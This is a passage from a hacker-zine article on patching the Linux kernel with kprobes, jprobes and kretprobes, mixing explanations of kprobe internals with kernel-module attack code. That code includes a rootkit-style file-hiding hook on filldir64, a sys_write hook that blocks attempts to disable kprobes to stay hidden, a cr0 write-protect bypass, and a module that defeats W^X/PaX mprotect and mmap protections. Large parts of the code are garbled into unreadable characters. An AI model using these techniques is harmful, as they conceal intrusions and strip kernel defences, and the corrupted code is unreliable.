Moving on to kretprobes (Also known as return probes). Without kretprobes it wouldn't be as easily possible to patch the kernel using kprobes, this is because a kernel function that we set a jprobe on might re-modify a kernel data structure that we modify, as soon as our jprobe handler returns. If we apply a kretprobe into the situation we can modify that kernel data structure after the real kernel function returns. Here is an example... Lets say we want to modify the kernel data structure 'kstruct->x' (which is ficticious). We want to modify it, but do not know what value we want to apply to it until 'function_A' executes, but as soon as the real 'function_A' executes after our jprobe handler, it sets the value 'kstruct->x' to something.

This is where kretprobes come into play. This is the approach we take, which we can call the 'return probe patching' technique.

```
" â \P§ &ö&R † æFÆW" f÷" gVæ7F-öåô Ò Óâ FWFW&Ö-æW2 F†R f ÇVR F† B vR v çB Fò set on kstruct->x ""â \PgVæ7F-öåô Ò ' Óâ 6WG2 F†R f ÇVR öb ·7G'V7BÓç, Fò 6öÖR f ÇVRà "2â \P·&WG &ö&R † æFÆW" f÷" gVæ7F-öåô Ò Óâ 6WG2 F†R f ÇVR öb ·7G'V7BÓç, Fò value determined by jprobe handler.
```

So as you can see, with kretprobes we end up being able to set the final verdict on a value.

Here is a quick example of registering a kretprobe. We will use sys_mprotect for this example as well.

The kretprobe data types will be explained in the section 2.4 [kretprobes implementation].

```
} static struct kretprobe mprotect_kretprobe =
{
  'æ† æFÆW" Ò × &÷FV7E÷&WEÖ† æFÆW" òò &WGW&â &Ö&R † æFÆW
  'æÖ † 7F—fR Ò å%ô5 U2 òò Ö , çVÖ&W" öb ·&WG &Ö&R —ç7F æ6WO
};

int init_module(void)
{
  -× &÷FV7EÖ·&WG &Ö&Ræ· æ FG" Ò †· &Ö&UÖ÷ 6ÖFU÷B
  *)kallsyms_lookup_name("sys_mprotect");
  -&Vv—7FW%Ö·&WG &Ö&R,f× &÷FV7EÖ·&WG &Ö&R**°

•
}
```

As you can see I utilize kallsyms_lookup_name(), but interestingly a probe can be set on virtually any instruction within the kernel, whatever means you use to get that location is up to you (I.E System.map).

So as you can see, the code is straight forward. From an internal point of view-- by the time sys_mprotect returns, the address at the top of the stack (the ret address) has been modified to point to a function called kretprobe_trampoline() which in turn sets things up to call our mprotect_ret_handler() function where we can inspect and modify kernel data. No point in modifying the registers because they were all saved on the stack and will be reset as soon as our handler returns. More on this in the next section. The kretprobe trampoline function will be explored in detail in 2.4 [Kretprobe implementation].

```
---[ 2 - Kprobes implementation
```

----[2.1 - Kprobe implementation

Firstly I want to make sure we are on the same page about what a basic kprobe is, and the general idea of how it works.

-- Taken from kprobes.txt:

When a kprobe is registered, Kprobes makes a copy of the probed instruction and replaces the first byte(s) of the probed instruction with a breakpoint instruction (e.g., int3 on i386 and x86_64).

When a CPU hits the breakpoint instruction, a trap occurs, the CPU's registers are saved, and control passes to Kprobes via the notifier_call_chain mechanism.

Kprobes executes the "pre_handler" associated with the kprobe, passing the handler the addresses of the kprobe struct and the saved registers. It would be simpler to single-step the actual instruction in place, but then Kprobes would have to temporarily remove the breakpoint instruction. This would open a small time window when another CPU could sail right past the probepoint.

After the instruction is single-stepped, Kprobes executes the "post_handler," if any, that is associated with the kprobe. Execution then continues with the instruction following the probepoint.

Next, Kprobes single-steps its copy of the probed instruction.

--

So to clarify, when registering a typical kprobe a pre_handler should always be assigned so that you can inspect data or do whatever you want during that point. A post handler may or may not be assigned.

Since we are primarily using jprobes and kretprobes which are extensions of the kprobe interface, I have chosen to primarily discuss their implementation

more so than a plain kprobe. All you need to know for now is that registering a basic kprobe inserts a breakpoint instruction on the desired location, and executes a pre and a post handler that you assign. As you will see in the jprobe and

kretprobe implementations which are implemented using a basic kprobe with a pre and post handler, the pre and post handlers point to special kernel functions [/usr/src/linux/arch/x86/kernel/kprobes.c] that act as a sort of prologue/epilogue for the actual handler that executes the instructions. More will be revealed in the following sections.

----[2.2 - Jprobe implementation

If we are aware of the internal implementation of jprobes and kretprobes then we can utilize them better, and we could even patch the interface itself to act more like we want it, but this defeats the purpose of this paper which aims at patching the kernel using the kprobes interface as it is, although we will explore some external modifications of kprobes later on.

Firstly take a look at the following struct:

```
struct jprobe {
          struct kprobe kp;
          void *entry; /* probe handling code to jump to */
};
```

When we call register_jprobe() it in turn calls register_jprobes(&jp, 1). register_jprobes() is all about setting up the jprobe pre/post and entry handler.

```
-- snippet from register_jprobes() in /usr/src/linux/kernel/kprobes.c --
```

The pre_handler is called before your function/entry handler and is responsible

for saving the contents of the stack, the registers, and sets the eip. In normal circumstances the developer has no control over the pre/post handler for jprobes because the kprobe pre and post handler entries within struct kprobe do not point to your own custom handlers, but instead to specialized handlers specifically for the jprobe prologue/epilogue.

```
/* Called before addr is executed. */
kprobe_pre_handler_t pre_handler;
```

```
/* Called after addr is executed, unless... */
        kprobe_post_handler_t post_handler;
You could say that the execution of a jprobe looks like this:
" â ¶§ &ö&R &Uö† æFÆW%Ò & 6·W 7F 6² æB &Vv-7FW" 7F FP
""â ¶§ &ö&R gVæ7F-öâ † æFÆW%Ò Fò VÆ-FR ÖöF-f-6 F-öç2 Fò ¶W&æVÀ
"2â ¶§ &ö&R ÷7Eö† æFÆW%Ò &W7F÷&R ÷&-v-æ Â 7F 62 æB &Vv-7FW'2à
Lets take a peek at the pre_handler which backs up the stack and registers.
int __kprobes setjmp_pre_handler(struct kprobe *p, struct pt_regs *regs)
        struct jprobe *jp = container_of(p, struct jprobe, kp);
        unsigned long addr;
        struct kprobe_ctlblk *kcb = get_kprobe_ctlblk();
        kcb->jprobe_saved_regs = *regs;
        kcb->jprobe_saved_sp = stack_addr(regs);
        addr = (unsigned long)(kcb->jprobe_saved_sp);
         \mbox{\scriptsize \star} As Linus pointed out, gcc assumes that the callee
         * owns the argument space and could overwrite it, e.g.
         * tailcall optimization. So, to be absolutely safe
         * we also save and restore enough stack bytes to cover
         * the argument area.
         * /
        memcpy(kcb->jprobes_stack, (kprobe_opcode_t *)addr,
               MIN_STACK_SIZE(addr));
        regs->flags &= ~X86_EFLAGS_IF;
        trace_hardirqs_off();
        regs->ip = (unsigned long)(jp->entry);
        return 1;
}
Pay close attention to the code comment above; Like with Chuck Noris... if
Linus
says it, then it MUST be true!
As you can see, the function gets the current stack location using the
stack addr()
macro, and then memcpy's it over to kcb->jprobes_stack which is a backup of
stack to be restored in the post handler. The stack being restored prior to
real function being called does impose some obvious restrictions, but that
does
not mean that we can't manipulate the pointer values that are passed on the
which is something we take advantage of in section 2.3 (File hiding). After
the jprobe handler is finished, the jprobe post handler is called -- here
is the code.
int __kprobes longjmp_break_handler(struct kprobe *p, struct pt_regs *regs)
        struct kprobe_ctlblk *kcb = get_kprobe_ctlblk();
        u8 *addr = (u8 *) (regs->ip - 1);
        struct jprobe *jp = container_of(p, struct jprobe, kp);
```

```
if ((addr > (u8 *) jprobe_return) &&
            (addr < (u8 *) jprobe_return_end)) {</pre>
                if (stack_addr(regs) != kcb->jprobe_saved_sp) {
                        struct pt_regs *saved_regs =
&kcb->jprobe_saved_regs;
                        printk(KERN_ERR
                         "current sp %p does not match saved sp %p\n",
                               stack_addr(regs), kcb->jprobe_saved_sp);
                        printk(KERN_ERR "Saved registers for
jprobe %p\n", jp);
                        show_registers(saved_regs);
                        printk(KERN_ERR "Current registers\n");
                        show_registers(regs);
                        BUG();
                *regs = kcb->jprobe_saved_regs;
                memcpy((kprobe_opcode_t *)(kcb->jprobe_saved_sp),
                       kcb->jprobes_stack,
                       MIN_STACK_SIZE(kcb->jprobe_saved_sp));
                preempt_enable_no_resched();
                return 1;
        return 0;
}
The code primarily restores the stack and re-enables preemption; probe
handlers are run with preemption disabled.
----[ 2.3 - File hiding using jprobes/kretprobes
Lets consider a simple file hiding approach that consists using the
dirent->d_name pointer in filldir64().
char *hidden_files[] =
#define HIDDEN_FILES_MAX 3
''FW7C "À
''FW7C""À
''FW7C2
};
struct getdents_callback64 {
        struct linux_dirent64 __user * current_dir;
        struct linux_dirent64 __user * previous;
        int count;
        int error;
};
/* Global data for kretprobe to act on */
static struct global_dentry_info
        unsigned long d_name_ptr;
        int bypass;
} g_dentry;
/* Our jprobe handler that globally saves the pointer value of dirent->d_name
/* so that our kretprobe can modify that location */
```

```
offset, u64 ino, unsigned int d_type)
        int found_hidden_file, i;
        struct linux_dirent64 __user *dirent;
        struct getdents callback64 * buf = (struct getdents callback64 *)
_buf;
        dirent = buf->current_dir;
        int reclen = ROUND_UP64(NAME_OFFSET(dirent) + namlen + 1);
        /* Initialize custom stuff */
        g_dentry.bypass = 0;
        found_hidden_file = 0;
        for (i = 0; i < HIDDEN_FILES_MAX; i++)</pre>
                if (strcmp(hidden_files[i], name) == 0)
                        found_hidden_file++;
        if (!found_hidden_file)
                goto end;
        /* Create pointer to where we need to modify in dirent */
        /* since someone is trying to view a file we want hidden */
        g_dentry.d_name_ptr = (unsigned long)(unsigned char *)dirent->d_name;
        g_dentry.bypass++; // note that we want to bypass viewing this file
        end:
-§ &ö&U÷&WGW&â, "°
       return 0;
/* Our kretprobe handler, which we use to nullify the filename */
/* Remember the 'return probe technique'? Well this is it. */
static int filldir64_ret_handler(struct kretprobe_instance *ri, struct
pt_regs *regs)
        char *ptr, null = 0;
        /* Someone is looking at one of our hidden files */
        if (g_dentry.bypass)
                /* Lets nullify the filename so it simply is invisible */
                ptr = (char *)g_dentry.d_name_ptr;
                copy_to_user((char *)ptr, &null, sizeof(char));
        }
}
The code above is quite adept at hiding files based on getdents64 being called.
but unfortunately 'ls' from GNU coreutils will call lstat64 for every d_name
found.
and if some of the d_names start with a null byte then we will see an error
returned
by 1stat saying "Cannot access : : file not found". So if we are hiding 3
files, then
we will see that error message 3 times prior to the directory listing (which
will not
show the hidden files). One of the primary limitations of kprobe patching
is that we cannot modify the return value of a function; the closest we can
setting up a return probe to modify data that the function may have operated
on.
```

static int j_filldir64(void * __buf, const char * name, int namlen, loff_t

```
There are some indirect methods of altering the return value at times, but
following the code path for 1stat64 I found no way to remedy the issue using
kprobes.
Instead I found the not-so-elegant approach of redirecting the stderr to /dev/
by setting a jprobe and a return probe on sys_write. Additionally, while
modifying
sys_write, we might as well redirect any attempts to disable kprobes to /dev/
null
as well. A super user can simply 'echo 0 > /sys/kernel/debug/kprobes/enabled'
disable the kprobes interface (We don't want this). One of the parameters we
pass to insmod when installing our LKM will be the inode of the 'enabled' /
sys entry.
Below is the code for our modified sys_write.
asmlinkage static int j_sys_write(int fd, void *buf, unsigned int len)
        char *s = (char *)buf;
        char null = ' \setminus 0';
        char devnull[] = "/dev/null";
        struct file *file;
        struct dentry *dentry = NULL;
        unsigned int ino;
        int ret;
-6† " 6öÖÕ³#SUÓ°
        stream_redirect = 0; // do we redirect to /dev/null?
'ò¢ Ö ¶R 7W&R F†−2 −2 â Ç2 &öw& Ò ¢ð
'ò¢ \divF\daggerW'v-6R vRvB &WfVçB \divF\daggerW" &öw& ×2 ¢ð
'ò¢ g&öÒ &V-ær &ÆR Fò 6VæB v6 ææ÷B 66W72r ¢ð
'ò¢ -â F†V-" 7FFW'" 7G&V ÒÂ ÷76-&Ç' ¢ò
-vWE÷F 6μö6öÖÒ†6öÖÒÂ 7W'&VçB"°
--b ‡7G&6× †6öÖÒÂ &Ç2"' Ò
™goto out;
        /* check to see if this is an ls stat complaint, or ls -1 weirdness */
′ò¢ F†W&R &R Gvò 6W & FR 6 ÆÇ2 Fò 7—5÷w&—FR †Væ6R Gvò 7G'7G" 6†V6·2 ¢ð
        if (strstr(s, "cannot access") || strstr(s, "ls:"))
                printk("Going to redirect\n");
                goto redirect;
        /* Check to see if they are trying to disable kprobes */
        /* with 'echo 0 > /sys/kernel/debug/kprobes/enabled' */
        file = fget(fd);
        if (!file)
                goto out;
        dentry = dget(file->f_dentry);
        if (!dentry)
                goto out;
        ino = dentry->d_inode->i_ino;
        dput(dentry);
        fput(file);
        if (ino != enabled_ino)
                goto out;
        redirect:
```

```
/* If we made it here, then we are doing a redirect to /dev/null */
        stream_redirect++;
        mm_segment_t o_fs = get_fs();
        set_fs(KERNEL_DS);
        n_sys_close(fd);
        fd = n_sys_open(devnull, O_RDWR, 0);
        set_fs(o_fs);
        global_fd = fd;
-\div WC
-§ &ö&U÷&WGW&â, "°
−&WGW&â °
/* Here is the return handler to close the fd to /dev/null. */
static int sys_write_ret_handler(struct kretprobe_instance *ri, struct
pt_regs *regs)
        if (stream_redirect)
                n_sys_close(global_fd);
                stream_redirect = 0;
        return 0;
}
We close the existing file descriptor and open a new one that will
use the same fd number. This redirection of stderr to /dev/null is only for
current process. To understand it a bit more we can follow the code path of
do_sys_open(), I've added some extra comments:
long do_sys_open(int dfd, const char __user *filename, int flags, int mode)
        char *tmp = getname(filename);
        int fd = PTR_ERR(tmp);
        if (!IS_ERR(tmp)) {
                fd = get_unused_fd_flags(flags);
                if (fd >= 0) {
                        struct file *f = do_filp_open(dfd, tmp, flags,
™-ÖöFRÂ "°
                        if (IS_ERR(f)) {
                                put_unused_fd(fd);
                                 fd = PTR_ERR(f);
                        } else {
MMM/* Notice fsnotify_open() */
                                 fsnotify_open(f->f_path.dentry);
MMM/* Associate fd with /dev/null */
                                 fd install(fd, f);
                                 trace_do_sys_open(tmp, flags, mode);
                putname(tmp);
        return fd;
}
```

```
The new file descriptor is associated with its new file (struct files_struct *) for the current task using fd_install().
```

```
void fd_install(unsigned int fd, struct file *file)
{
    struct files_struct *files = current->files; // <-- notice here
    struct fdtable *fdt;
    spin_lock(&files->file_lock);
    fdt = files_fdtable(files); // <-- notice here
    BUG_ON(fdt->fd[fd] != NULL);
    rcu_assign_pointer(fdt->fd[fd], file); // <-- notice here
    spin_unlock(&files->file_lock);
}
```

One important note to the reader is, /sys/kernel/debug/kprobes/list the file which shows any registered kprobes. Simply use a redirect technique like the one we used above to track open's to that file and redirect any writes to stdout to /dev/null if the list contains a probe that you have registered. Very trivial, and absolutely necessary to maintain a stealth presence.

As the topic of rootkits has become trite ... I would like to introduce some other kprobe examples. Firstly let us discuss the Kretprobe implementation in detail. It will give some more insight into the limitations of kprobes and also expand your mind on how the kprobe implementation may be modified --which is not covered in this paper.

----[2.4 - Kretprobe implementation

The kretprobe implementation is especially interesting. Primarily because it is an innovative and nicely engineered chunk of code. Here is how it works.

```
-- From the kprobes.txt --
```

When you call register_kretprobe(), Kprobes establishes a kprobe at the entry to the function. When the probed function is called and this probe is hit, Kprobes saves a copy of the return address, and replaces the return address with the address of a "trampoline." The trampoline is an arbitrary piece of code -- typically just a nop instruction. At boot time, Kprobes registers a kprobe at the trampoline.

The kretprobe implementation is really just a creative way of using kprobes by registering them and assigning the trap handlers functions that deal with modifying the return address.

```
-- From /usr/src/linux/kernel/kprobes.c --
int __kprobes register_kretprobe(struct kretprobe *rp)
{
    int ret = 0;
    struct kretprobe_instance *inst;
    int i;
    void *addr;

    'âââ Æ6öFSâ ââà
    -' Óæ· ç &Uö† æFÆW" Ò &Uö† æFÆW%ö·&WG &ö&S°
```

```
rp->kp.post_handler = NULL;
        rp->kp.fault_handler = NULL;
        rp->kp.break_handler = NULL;
'âââ Æ6öFSâ âââ
"äõDS
"æ÷F-6R F†R ' Óæ• ç &Uö† æFÆW" ÒÒ • -2 7G'V7B • &ö&R
- æB F†R &UÖ† æFÆW" -2 76-væVB &UÖ† æFÆW%Ö∙&WG &Ö&Rà
So when the return probe is hit, pre_handler_kretprobe() will call
arch_prepare_kretprobe() which saves the original return address and inserts
the new one:
void __kprobes arch_prepare_kretprobe(struct kretprobe_instance *ri,
                                      struct pt_regs *regs)
        unsigned long *sara = stack_addr(regs);
        ri->ret_addr = (kprobe_opcode_t *) *sara;
        /* Replace the return addr with trampoline addr */
        *sara = (unsigned long) &kretprobe_trampoline;
}
Notice the last line which sets the return address to the trampoline. The
trampoline is actually defined in an assembly stub, which for x86 looks
like this:
asm volatile (
                        ".global kretprobe_trampoline\n"
                        "kretprobe_trampoline: \n"
                        * Skip cs, ip, orig_ax and gs.
                         * trampoline_handler() will plug in these values
                         * /
                                subl $16, esp\n"
                                pushl %fs\n"
                                pushl %es\n"
                                pushl %ds\n"
                                pushl %eax\n"
                                pushl %ebp\n"
                                pushl %edi\n"
                                pushl %esi\n"
                                pushl %edx\n"
                                pushl %ecx\n"
                                pushl %ebx\n"
                                movl %esp, %eax\n"
                                call trampoline_handler\n"
                        /* Move flags to cs */
                                movl 56(%esp), %edx\n"
                                movl edx, 52(esp)\n"
                        /* Replace saved flags with true return address. */
                                movl eax, 56(esp)\n"
                                popl %ebx\n"
                                popl %ecx\n"
                                popl %edx\n"
                                popl %esi\n"
                                popl %edi\n"
                                popl %ebp\n"
                                popl %eax\n"
                        /* Skip ds, es, fs, gs, orig_ax and ip */
```

```
addl $24, %esp\n"
                                popf\n"
#endif
                                ret\n");
}
After the register state is backed up on the stack the stub calls
trampoline_handler() which essentially executes any return probe
handlers associated with the kretprobe for the given function. Looking at
the actual function gives some more insight.
static __used __kprobes void *trampoline_handler(struct pt_regs *regs)
        struct kretprobe_instance *ri = NULL;
        struct hlist_head *head, empty_rp;
        struct hlist_node *node, *tmp;
        unsigned long flags, orig_ret_address = 0;
        unsigned long trampoline_address = (unsigned
long)&kretprobe_trampoline;
        INIT_HLIST_HEAD(&empty_rp);
        kretprobe_hash_lock(current, &head, &flags);
        /* fixup registers */
#ifdef CONFIG_X86_64
        regs->cs = ___KERNEL_CS;
#else
        regs->cs = __KERNEL_CS | get_kernel_rpl();
        regs->gs = 0;
#endif
        regs->ip = trampoline_address;
        regs->orig_ax = ~0UL;
         ^{\star} It is possible to have multiple instances associated with a
         * given
         * task either because multiple functions in the call path have
         * return probes installed on them, and/or more than one
         * return probe was registered for a target function.
         * We can handle this because:
               - instances are always pushed into the head of the list
               - when multiple return probes are registered for the same
                 function, the (chronologically) first instance's ret_addr
                 will be the real return address, and all the rest will
                 point to kretprobe_trampoline.
        hlist_for_each_entry_safe(ri, node, tmp, head, hlist) {
                if (ri->task != current)
                        /* another task is sharing our hash bucket */
                        continue;
                if (ri->rp && ri->rp->handler) {
                        __get_cpu_var(current_kprobe) = &ri->rp->kp;
                        get_kprobe_ctlblk()->kprobe_status =
KPROBE HIT ACTIVE;
                        ri->rp->handler(ri, regs);
                        __get_cpu_var(current_kprobe) = NULL;
                }
                orig_ret_address = (unsigned long)ri->ret_addr;
                recycle_rp_inst(ri, &empty_rp);
```

The original return address value is returned, and then the kretprobe_trampoline stub copies it onto the stack at the right location. At which point all of the saved registers are pop'd and restored--resulting in returning to the original calling function with the original return value. I suppose it doesn't take an over active imagination to see that the kretprobe_trampoline stub code can be modified to return a different value. This could be done in several ways, however it would exceed the scope of hacking purely with kprobes. The arch_prepare_kretprobe() function would have to be patched (And it cannot be patched using a kprobe sadly) this is because any functions with a __kprobe in the prototype cannot be patched using kprobe hooks themselves.

```
-- A simple patch within arch_prepare_kretprobe()
*sara = (unsigned long)&kretprobe_trampoline;

Could be changed to:
*sara = (unsigned long)&custom_asm_stub;
```

The problem is that arch_prepare_kretprobe() would have to be modified using a technique alternate to kprobes, which is of course easy enough but exceeds this papers scope. If you are interested in doing this the next section will give you a trick that will be necessary in doing so.

----[2.5 - A quick stop into modifying read-only kernel segments

If you do feel interested in hijack arch_prepare_kretprobe() using a function trampoline, do remember that modern intel CPU's have the WRITE_PROTECT bit (cr0.wp) which prevents modifications to read-only segments, so anytime you want to modify any data structure that resides in .rodata you will need to use the function I provide below to modify them. The following types of data structures often exist in the kernels text segment:

```
1. void **sys_call_table
```

^{2.} const struct file_operations <fs_fops_name>

^{3.} const struct vm_ops <vma_vmops_name>

^{4.} kernel functions

Data structures defined as 'const' will go into the .rodata section which is at the end of the text segment, and the kernel code itself generally exist in the .text section of the text segment. Attempting writes to these locations will cause kernel freezes/panics/oops.

Some people modify the page table entry data for read-only pages they want to modify, but the following functions I have provided are much simpler, and an example will be provided below.

```
/* FUNCTION TO DISABLE WRITE PROTECT BIT IN CPU */
static void disable_wp(void)
        unsigned int cr0_value;
        asm volatile ("movl %%cr0, %0" : "=r" (cr0_value));
        /* Disable WP */
        cr0_value &= ~(1 << 16);
        asm volatile ("movl %0, %%cr0" :: "r" (cr0_value));
}
/* FUNCTION TO RE-ENABLE WRITE PROTECT BIT IN CPU */
static void enable_wp(void)
        unsigned int cr0_value;
        asm volatile ("movl %%cr0, %0" : "=r" (cr0_value));
        /* Enable WP */
        cr0_value |= (1 << 16);
        asm volatile ("movl %0, %%cr0" :: "r" (cr0_value));
}
So if you wanted to modify a kernel function pointer that exists within
the text segment (If it is declared const) -- I.E the sys_call_table:
-F-6 &ÆU÷w , "°
-7-5ö6 ÆÅ÷F &ÆUµõôå%÷w&-FUÒ Ò ‡fö-B ¢-å÷7-5÷w&-FS°
-Væ &ÆU÷w , "2
Or assuming you have a function that hijacks arch_prepare_kretprobe() using
the method discussed here [3]
-F-6 &ÆU÷w , "°
-+-| 6μö &6...÷ &W &Uö·&WG &ö&R,"°
-Væ &ÆU÷w ,"°
You get the idea. But since we've fallen a bit off track lets move into
the next section which is actually more relative to the paper.
```

The primary restriction in patching the kernels should be obvious by now.

----[2.6 - An idea for a kretprobe implementation for hackers

We CANNOT modify the return value in return probes (kretprobes). If someone felt so inclined, they could (in an LKM) implement something very similar to the kretprobe implementation. This would allow us to instrument the kernel using kprobes and modify the return value -- therefore easily patching functions like filldir64 which would allow us to simply use our special kretprobe implementation to 'return 0' if the 'char *d_name' matched a file we wanted to hide.

If the reader studies /usr/src/linux/kernel/kprobes.c after reading the above section on kretprobe implementation, it becomes apparent that a more flexible kretprobe implementation could be designed. This is hardly non-trivial if the reader followed this paper in its entirety. I simply did not have enough time to design this feature -- a kretprobe for hackers that allows control of the return value. Lets call this feature 'rpe' (Return probe elite) the BASIC schematics would look like:

```
int register_rpe(struct kretprobe *rp)
{ •
  âââ Æ6öFSâ ââà
   ' Óæ• ç &Uö† æFÆW" Ò &Uö† æFÆW%÷' S°
   âââ Æ6öFSâ ââà
static int pre_handler_rpe(struct kprobe *p,
                                struct pt_regs *regs)
- &6...÷ &W &U÷' R‡&Vw2"°
}
void arch_prepare_rpe(struct pt_regs *regs)
-Vç6-væVB Æöær §&WB Ò 7F 6μö FG"‡&Vw2"°
       ret_addr = (kprobe_opcode_t *) *sara;
        /* Replace the return addr with trampoline addr */
        *ret = (unsigned long) &rpe_trampoline;
}
rpe_trampoline could be either an asm stub or an actual
function -- either way you would want to backup the registers
before calling your handler that does what you want --
to process data and ultimately return whatever value you want
For instance:
   '&WB""0
Since I did not provide an implementation for a more flexible
kretprobe, the reader may be interested in doing so. Once I
get an opportunity I intend on writing an LKM patch for one
and releasing it.
```

---[3 - Patch to unpatch W^X (mprotect/mmap restrictions)

Lets move on to a couple of other patches using the existing

kprobe features to show some usefulness other than a file hiding mechanism. These two patches will aim at disabling the W^X feature that is enabled in kernels -- PaX for instance calls this mprotect restrictions. W^X is to say that an mmap segment cannot be created or modified to be both write+execute. The patches below give us two benefits:

- 1. On systems with the NX (no_exec_pages) bit set, we will be able to do things like mark the data segment as executable and inject code there for execution using ptrace.
- 2. Many ELF protectors (Burneye, Shiva, Elfcrypt, etc.) store the encrypted executable in the text segment of the stub/loading code and to decrypt part of a programs own text, would be considered self modifying code -- W^X prevents this -- so with our Anti-W^X patch we can use our ELF Protectors, and make segments such as the stack and data segment, once again, executable on systems with the NX bit set where mprotect/mmap restrictions really make a difference.

An important note is that due to the design nature of the following patch, we cannot change the return values; so mprotect and mmap will both give a return value that says they failed—— don't exit based on error checking because your write+execute mmap and mprotect attempts actually succeed. To test you can look at /proc/pid/maps of the given process. $^{\text{M}} \bullet$

```
-- tested on 2.6.18 --
```

On modern systems simply change regs->eax to regs->ax in the two necessary spots.

Also exporting the module license to GPL is not necessary to use kprobes on modern systems.

```
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/kprobes.h>
#include <linux/mm.h>
#include <linux/fs.h>
#include <linux/file.h>
#define PROT READ
                                       /* Page can be read. */
                       0x1
#define PROT_WRITE
                                       /* Page can be written. */
                       0x2
#define PROT_EXEC
                       0x4
                                       /* Page can be executed. */
                                       /* Page can not be accessed. */
#define PROT_NONE
                       0x0
                       0x10 <sup>™</sup>
#define MAP_FIXED
#define MAP_ANONYMOUS
                       0x20
                                       /* don't use a file */
#define MAP_GROWSDOWN 0x0100
                                       /* stack-like segment */
#define MAP_DENYWRITE
                       0x0800
                                       /* ETXTBSY */
#define MAP EXECUTABLE 0x1000
                                       /* mark it as an executable */
* It is preferable to write a script that gets
 * kallsyms_lookup_name() from System.map and then
 * passes it as a module parameter, but in this example
 * we just look it up and assign it our selves, so
 * make sure to change the address.
unsigned long (*_kallsyms_lookup_name)(char *) = (void *)0xc043e5d0; //
```

```
change this
unsigned long (*_get_unmapped_area)(struct file *file, unsigned long addr,
unsigned long len,
                unsigned long pgoff, unsigned long flags);
static struct
-- çB 76-vå÷wf°
-Vç6-væVB Æöær 7F 'C°
-6-¦U÷B ÆVã°
-Æöær &÷C°
} mprotect;
MODULE_LICENSE("GPL");
asmlinkage int kp_sys_mprotect(unsigned long start, size_t len, long prot)
        struct vm_area_struct *vma = current->mm->mmap;
-× &÷FV7Bæ 76-vå÷w, Ò °
-× &÷FV7Bç7F 'B Ò 7F 'C°
-× &÷FV7Bç &÷B Ò &÷C°
'ò¢ F†−2 FöW6âwB 6öæ6W&â W2 ¢ð
        if (!(prot & PROT_EXEC) && !(prot & PROT_WRITE))
                goto out;
        down_write(&current->mm->mmap_sem);
'ò¢ vWB fÖ f÷" 7F 'B ÖVÖ÷'' &V ¢ð
        vma = find_vma(current->mm, start);
--b , fö ∙
™goto free_sem;
        if (prot & (PROT_WRITE|PROT_EXEC))
™mprotect.assign_wx++;
™goto free_sem;
--b ‡ &÷B b $õEõu$•DR•
         × &÷FV7Bæ 76-vå÷w,<sup>230</sup>
        -v÷Fò g&VU÷6VÓ°
-\!Đ
        if (prot & PROT_EXEC)
™mprotect.assign_wx++;
™goto free_sem;
<del>-</del>Ð
-g&VU÷6VÓ
-W ÷w&-FR,f7W'&VçBÓæÖÒÓæÖÖ ÷6VÒ™°
-÷WC
-§ &ö&U÷&WGW&â,"°
−&WGW&â °
```

```
before the following function is executed, a W^X patch such as PaX
 mprotect/mmap restrictions, will have code such as:
 if ((vm_flags & (VM_WRITE | VM_EXEC)) != VM_EXEC)
                       vm_flags &= ~(VM_EXEC | VM_MAYEXEC);
               else
                       vm_flags &= ~(VM_WRITE | VM_MAYWRITE);
 But our return probe gets the last say in the matter. mprotect
will return like it failed (With a positive value) but the VMA's
 or memory maps will be both write+execute, just make sure that
you don't error checking then exit if mprotect or mmap fail
because they will return failed values.
static int rp_mprotect(struct kretprobe_instance *ri, struct pt_regs *regs)
-7G'V7B fÕö &V ÷7G'V7B §fÖ °
--b , \times &\divFV7Bæ 76-vå\divw,•
™goto out;
-F÷vå÷w&-FR,f7W'&VçBóæÖÒÓæÖÖ ÷6VÒ~°
        /* Get vma for start memory area */
        vma = find_vma(current->mm, mprotect.start);
        if (!vma)
                goto sem_out;
--b †× &÷FV7Bç &÷B b $õEôU"T2•
™vma->vm_flags |= VM_MAYEXEC;
™vma->vm_flags |= VM_EXEC;
-\!Đ
--b †× &÷FV7Bç &÷B b $õEõu$•DR•
™vma->vm_flags |= VM_MAYWRITE;
™vma->vm_flags |= VM_WRITE;
–Đ
-6VÕÖ÷WC
-W ÷w&-FR, f7W'&VςBÓæÖÒÓæÖÖ ÷6VÒ"°
-\div WC
−&WGW&â °
struct
        unsigned long addr;
#define MMAP_CLEAN 0
#define MMAP_DIRTY 1
        int mmap_prot_state;
        unsigned int len;
} do_mmap_data;
/* Return probe code for sys_mmap2 */
static int rp_mmap(struct kretprobe_instance *ri, struct pt_regs *regs)
```

```
{
        struct vm_area_struct *vma = current->mm->mmap;
        /* we are assuming the default function to get an unmapped region is
arch_get_unmapped_topdown() */
        if (do_mmap_data.addr - regs->eax == do_mmap_data.len)
                do mmap data.addr = regs->eax;
        else
™goto out; // pretty unlikely
        switch(do_mmap_data.mmap_prot_state)
                case MMAP_CLEAN:
                        break;
                case MMAP_DIRTY: // lets undo the work of the W^X patch :)
                        down_write(&current->mm->mmap_sem);
                        vma = find_vma(current->mm, do_mmap_data.addr);
                        if (!vma)
                                break;
™— &-çF²,$f÷VæB fÖ w2
                       æB 6WGF-ær ÆÂ w&-FW2 æB W†V2 ÷76-&-Æ-F-W5Æâ""°
                        vma->vm_flags |= (VM_EXEC | VM_MAYEXEC);
                        vma->vm_flags |= (VM_WRITE | VM_MAYWRITE);
                        up_write(&current->mm->mmap_sem);
                        break;
-\div WC
-&WGW&â
}
asmlinkage long kp_sys_mmap2(unsigned long addr, unsigned long len, unsigned
long prot, unsigned long flags,
                          unsigned long fd, unsigned long pgoff)
        struct file *file = NULL;
— &-çF²,$-â 7—5ööö %Æâ"\°
        do_mmap_data.len = len;
        /* We emulate a combination of sys_mmap2 and do_mmap_pgoff */
'ò¢ F†-2 -2 F†R V 6-W7B 66Væ &-ò ¢ð
'ò¢ &V6 W6R vR ¶æ÷r F†R ÖÖ
                              FG" ¢ð
        if (flags & MAP_FIXED)
Mprintk("MAP_FIXED\n");
                do_mmap_data.addr = addr;
                if ((prot & PROT_EXEC) && (prot & PROT_WRITE))
                        do_mmap_data.mmap_prot_state = MMAP_DIRTY;
                else
                        do_mmap_data.mmap_prot_state = MMAP_CLEAN;
                goto out;
        flags &= ~(MAP_EXECUTABLE | MAP_DENYWRITE);
        if (!(flags & MAP_ANONYMOUS))
                file = fget(fd);
                if (!file)
                        goto out;
```

```
/* mimick do_mmap_pgoff to get the linear range */
        down_write(&current->mm->mmap_sem);
        if (file)
                if (!file->f_op | | !file->f_op->mmap)
                        goto sem_out;
        if (!len)
                goto sem_out;
        len = PAGE_ALIGN(len);
        if (!len | len > TASK_SIZE)
                goto sem_out;
